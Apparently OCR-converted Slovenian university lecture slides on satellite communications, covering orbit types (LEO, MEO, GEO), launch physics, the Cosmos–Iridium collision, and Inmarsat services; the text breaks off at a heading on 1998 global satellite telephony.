


- **Področje pokrivanja**
  - odvisno od višine in razporeditve satelitov
  - iz GEO satelita se vidi skoraj 1/4 zemeljske oble
- **Frekvence in pasovne širine**
  - frekvence so tipično v območju nekaj GHz
  - uporaba širokopasovnih kanalov za visoke podatkovne hitrosti
- **Komunikacijska pot**
  - pogosto kratkotrajno motena z večjim slabljenjem
  - kvaliteta prenosa je kljub temu zadovoljiva
- **Cena**
  - cena uporabe satelitskih storitev je v zadnjih 10 letih znatno padla
  - tipična cena minute pogovora: 3-6€/min, SMS 1€





# Raba satelitov


- **Prednostna raba za komunikacije**
  - Inmarsat, Globalstar, Iridium, Thuraya ...
- **Lociranje in navigacija**
  - Navstar/GPS, Glonass
- **Število objektov > 10.000, 700 aktivnih**





# Gneča v vesolju


- **Trk satelitov COSMOS 2251 in IRIDIUM 33**
  - odsluženi Cosmos (1999)
  - aktivni IRIDIUM
  - verjetnost 1:50 milijonov
  - > 1740 razbitin






# Izstrelitev satelitov

- **Streljanje s topom v vodoravni smeri**
  - krivulja je odvisna od hitrosti izstrelka
    - mala hitrost - pade na tla
    - srednja hitrost - zaokroži okrog Zemlje
      - 1. kozmična hitrost: 7,9 km/s oz. 28.800 km/h
    - visoka hitrost - pobegne iz Osončja v vesolje
      - 3. kozmična hitrost: 16,4 km/s oz. 59.000 km/h



- **Osnovni recept**
  - večstopenjska raketa s satelitom
  - primerno izstrelišče, vreme in čas. okno
    - ekvatorsko vrtenje s hitrostjo 1650 km/h podaja nekaj začetne energije
    - tirnice z višjo inklinacijo zahtevajo večji delež umetno zadane sile





# Utirjanje satelitov v tirnice

## ■ Neposredno utirjanje

- potisk satelita neposredno na balistično pot
- na ustrezni višini se sproži AKM (Apogee Kick Motor)




## ■ Doseganje končnih tirnic s čim manj energije

### ■ Hohmannova prenosna tirnica

- prehajanje iz krožne v eliptično tirnico in nazaj
- uporaba samo dveh dodatnih sunkov ( $\Delta v$ ) sile

### ■ izkoriščanje gravitacije planetov

- lovljenje planetov na njihovi poti okoli Sonca
- ozka časovna okna načrtovane misije
- možno “brezplačno” potovanje po vesolju
- primer: sondi Voyager 1 in 2
  - <http://voyager.jpl.nasa.gov/>
  - <http://www.youtube.com/watch?v=cTIG0e5ckj0>





# Pot potovanja okrog Zemlje

## ■ Višine krožnih tirnic

### ■ LEO (Low Earth Orbit)

- nizka krožna zemeljska tirnica
- višina nad površjem 500-1500 km ( $\omega = 2h$ )
- veliko število satelitov z medsatelitskimi zvezami
- majhna zakasnitev signala

### ■ MEO (Medium Earth Orbit)



- srednja krožna zemeljska tirnica
- višina 2000-25.000 km ( $\omega = 2h-15h$ )
- za pokrivanje potrebno okoli 12 satelitov
- ne potrebujejo medsatelitskih povezav

### ■ GEO (Geostationary Earth Orbit)

- geostacionarna satelitska tirnica
- višina 35.786 km ( $\omega = 23 h 56 min 4.1 s$ )
  - I. 2009: 1150 satelitov, 365 delujočih


Van Allenovi sevalni pasovi z nabitimi "škodljivimi" delci

~2000-4000 km  
~13000-25000 km











# Obhodni časi in hitrosti satelitov





# Izkušnje na katedri za telekomunikacije

- Množica sodelovanj na raznih projektih
  - laboratorij LSO, prof. dr. Matjaž Vidmar






## ■ International Maritime Satellite Organization (1982)

- 12 satelitov GEO na višini 35.786 km,
- zagotavlja komercialne storitve in javno brezplačno pomoč v sili
  - GMDSS - Global Maritime Distress Safety System - prioritetna komunikacija v sili
  - EPIRB - Emergency Position Indicating Radio Beacon

## ■ Vrste storitev

- govorne storitve
- sporočilne storitve SMS/faks
- videotelefonija
- različne podatkovne storitve
  - 600-9600 bit/s - telemetrija
  - 64 kbit/s - vodovni prenos (CS)
  - 492 kbit/s - paketni prenos (PS)

14 kW sončnih celic (l=45m), teža 5950 kg, 630 kanalov @200 kHz



BGAN 228 narrow-spot beam

EIRP 67 dBW

- F1 Inmarsat-4 64°E
- F2 Inmarsat-4 53°W
- F3 Inmarsat-4 178°E

The map depicts Inmarsat's expectations of coverage but does not represent a guarantee of service. The availability of service at the edge of coverage areas fluctuates depending upon a variety of conditions. The launch of the F-3 satellite will be determined in due course.



## ■ Prvi poskus zagotavljanja globalne satelitske telefonije 1998

